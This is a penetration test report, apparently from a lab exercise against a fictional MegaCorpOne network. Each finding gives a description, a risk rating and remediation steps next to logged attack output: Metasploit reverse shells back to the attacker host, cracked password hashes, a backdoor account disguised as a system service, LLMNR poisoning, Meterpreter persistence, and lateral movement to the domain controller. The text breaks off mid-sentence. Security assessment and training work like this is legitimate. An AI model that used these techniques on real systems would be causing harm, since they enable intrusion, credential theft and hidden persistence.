msf6 exploit(unix/misc/distcc_exec) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo L9PAfAEUaoeMSxrS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (172.22.117.100:4444 → 172.22.117.150:53432 ) at 2024-11-21 13:10:16 -0500


Shell Banner:
L9PAfAEUaoeMSxrS
-----


id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Vulnerability Findings

Weak Credential Storage Leading to Privilege Escalation

Risk Rating: High

Description:


We initially obtained low-privilege shell access as the daemon user on the remote host. While exploring the system, we located a file named adminpassword.txt using the search command. This file contained credentials for the msfadmin user. Leveraging these credentials, we established an SSH session into 172.22.117.150 as msfadmin and successfully escalated to root privileges by executing sudo su.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150

Remediation:

- Restrict access to sensitive files, such as password storage files, by implementing proper file permissions and access controls to prevent unauthorized access.

- Disable password-based authentication for privileged accounts and enforce the use of SSH key-based authentication combined with multi-factor authentication (MFA) to enhance security.



```
┌──(root💀kali)-[~/Downloads]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Nov 11 22:17:52 2024 from 172.22.117.100
msfadmin@metasploitable:~$ sudo sud
[sudo] password for msfadmin:
sudo: pam_authenticate: Conversation error
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# █
```

Vulnerability Findings

Privilege Escalation via /etc/shadow File Exposure

Risk Rating: High


Description:

As part of our privilege escalation process, we examined the /etc/shadow file, which stores usernames and their corresponding password hashes. We extracted the usernames and hashes into a text file, then employed the John the Ripper tool to brute-force the hashes and recover the passwords.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150

Remediation:

- Ensure that the /etc/shadow file is only accessible to privileged users (root) by setting proper file permissions and restricting access to non-administrative users.
- Enforce complex password policies and consider using multi-factor authentication (MFA) to minimize the risk of brute-force attacks on password hashes.



```
┌──(root💀kali)-[~]
└─# john hash.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.
user             (user)
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
postgres         (postgres)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
password         (systemd-ssh)
batman           (sys)
Password!        (tstark)
Proceeding with incremental:ASCII
7g 0:00:00:48  3/3 0.1435g/s 28753p/s 59099c/s 59099C/s rasku..rasy2
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Vulnerability Findings

Backdoor Access via SSH Configuration and User Creation

Risk Rating: Critical


Description:

We then modified the /etc/ssh/sshd_config file to enable SSH access on port 10022. To further obscure our activity, we created a backdoor account named "systemd-ssh1," designed to mimic a system service. This account was added to the admin group to blend in with legitimate users. With these changes in place, we successfully established SSH access using the backdoor account on the newly configured port 10022.

Affected Hosts: vpn.megacorpone.com, 172.22.117.150

Remediation:

- Review and secure the /etc/ssh/sshd_config file to ensure only authorized ports are open, and implement firewall rules to restrict SSH access to trusted IPs only.
- Regularly audit user accounts and group memberships to detect unauthorized accounts, and enforce strict user management policies to prevent the creation of backdoor accounts.



```
root@metasploitable:/home/msfadmin# useradd systemd-ssh1
root@metasploitable:/home/msfadmin# systemd-ssh1 password
bash: systemd-ssh1: command not found
root@metasploitable:/home/msfadmin# sudo passwd systemd-ssh1
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@metasploitable:/home/msfadmin# sudo usermod -aG admin systemd-ssh1
root@metasploitable:/home/msfadmin# ssh -p 10022 systemd-ssh1@172.22.117.150
The authenticity of host '[172.22.117.150]:10022 ([172.22.117.150]:10022)' can't be established.
RSA key fingerprint is 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[172.22.117.150]:10022' (RSA) to the list of known hosts.
systemd-ssh1@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Could not chdir to home directory /home/systemd-ssh1: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

systemd-ssh1@metasploitable:/$ 
```

Vulnerability Findings

Unauthorized Access via SMB and Weak Credentials

Risk Rating: High

Description:


After successfully exploiting the Linux server, we shifted our focus to the Windows server. We began by conducting an Nmap scan on the IP range 172.22.117.0/24. The scan revealed two machines on the network with several open ports, including 445 (SMB), 88 (Kerberos), 389 (LDAP), and 135 (RPC). Using Metasploit and the credentials obtained from the Linux shadow file, we were able to successfully log into the machine with the IP address 172.22.117.20.

Affected Hosts: Windows server


Remediation:

- Disable unnecessary services like SMB, Kerberos, and RPC where possible, or restrict access to them through firewall rules and proper network segmentation.

- Implement strong password policies, disable weak or default credentials, and consider using multi-factor authentication (MFA) to protect against unauthorized access.



```
┌──(root㉿kali)-[~]
└─# nmap -sV 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-13 19:50 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00042s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-14 00:50:28Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: megacorpone.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00050s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3390/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000080s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE    VERSION
80/tcp   open     http       Apache httpd 2.4.46
5901/tcp open     vnc        VNC (protocol 3.8)
6001/tcp open     X11        (access denied)
8080/tcp filtered http-proxy
Service Info: Host: 127.0.1.1
```



```
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

Vulnerability Findings

LLMNR Poisoning and NTLM Hash Capture

Risk Rating: High


Description:

We then used a tool called Responder to listen for LLMNR requests and spoof responses. When we received an incoming LLMNR broadcast, we responded with an NTLM challenge, requesting the password hash of the requesting user. After obtaining the hash, we saved it to a text file and ran John the Ripper to crack it, successfully retrieving the password: "parker-Spring2021."

Affected Hosts: Windows server

Remediation:

- Disable LLMNR and NetBIOS on networked devices to prevent spoofing attacks and reduce exposure to hash capture vulnerabilities.
- Implement stronger authentication methods, such as Kerberos or mutual authentication, and disable NTLM where possible to mitigate the risk of credential interception.



```
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2024-11-13 20:53) 9.090g/s 69654p/s 69654c/s 69654C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

With two sets of credentials for the Windows machine, we continued gathering information on the target system. Using Windows Management Instrumentation (WMI), we retrieved the following details:

- **Version and Build:** 10.0.19042 Build 19042
- **Processor Architecture:** x64
- **Logged-in Users:** None
- **Available Shares:** C, I PC, ADMIN$

Vulnerability Findings

Remote Code Execution via SMB and Privilege Escalation

Risk Rating: Critical

Description:


We then generated a Windows Meterpreter payload using msfvenom and utilized SMBClient to connect to the target machine's remote filesystem with the "tstark" user credentials. After successfully authenticating, we transferred the payload to the C drive of the remote machine. Using WMI, we executed the payload and established a Meterpreter shell. Operating with local administrator privileges under the "tstark" account, we escalated to domain-level access by exploiting the windows/local/persistence_service module. This granted us a second shell with SYSTEM-level access, providing full administrative control over the network.

Affected Hosts: Windows server


Remediation:

- Disable SMBv1 and restrict SMB access to trusted IP addresses. Implement strong access controls and encryption for file shares to prevent unauthorized access.

- Ensure user accounts, like "tstark," are assigned only the necessary permissions for their tasks. Regularly review user access and implement least privilege policies to minimize the potential for privilege escalation.



```
Active sessions
===============

  Id  Name  Type                      Information                        Connection
  --  ----  ----                      -----------                        ----------
  1         meterpreter x86/windows   NT AUTHORITY\SYSTEM @ WINDOWS10   172.22.117.100:4444 → 172.22.117.20:62897  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```



```
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST ⇒ 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Windows\TEMP\vdOAn.exe
[*] Creating service bcdYc
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20241124.0911/WINDOWS10_20241124.0911.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:62898 ) at 2024-11-24 21:09:12 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Vulnerability Findings

Lateral Movement and Privilege Escalation via SMB and WMI Exploits

Risk Rating: Critical

Description:


We continued with lateral movement across the network to achieve our goal of accessing MegaCorpOne's Domain Controller (DC) and retrieving the Administrator user's password hash as proof of domain compromise. Initially, we gained access to a Linux machine and leveraged the credentials found there to compromise a Windows machine. After obtaining additional credentials on the Windows machine, we used password spraying to test if they could be used elsewhere. This tactic proved successful, as we were able to log into the machine at 172.22.117.10 using the smb_login module in Metasploit (auxiliary/scanner/smb/smb_login). With this access, we proceeded to gain a shell on the 172.22.117.10 machine using a Metasploit exploit. Finally, we launched a WMI exploit from our Meterpreter session on a Windows 10 machine to the target machine, WINDC01 (172.22.117.10), successfully gaining access.

Affected Hosts: Windows server

Remediation:

- Disable SMBv1 and restrict SMB access to trusted sources. Implement network segmentation and multi-factor authentication (MFA) to mitigate unauthorized access.

- Implement least privilege policies across user accounts, ensuring that credentials are tightly controlled and access rights are minimized. Regularly audit user accounts and monitor for suspicious activity to prevent lateral movement and privilege escalation.



```
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 5 opened (172.22.117.100:4444 → 172.22.117.10:55046 ) at 2024-11-25 10:23:35 -0500

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > 
```

Vulnerability Findings

Domain Compromise via SYSTEM Access and NTDS.dit Extraction

Risk Rating: Critical

Description:

We now have SYSTEM-level access to WINDC01 via a Meterpreter shell, giving us control over the domain. We have access to two key components: 1. The "banner" account, part of the Domain

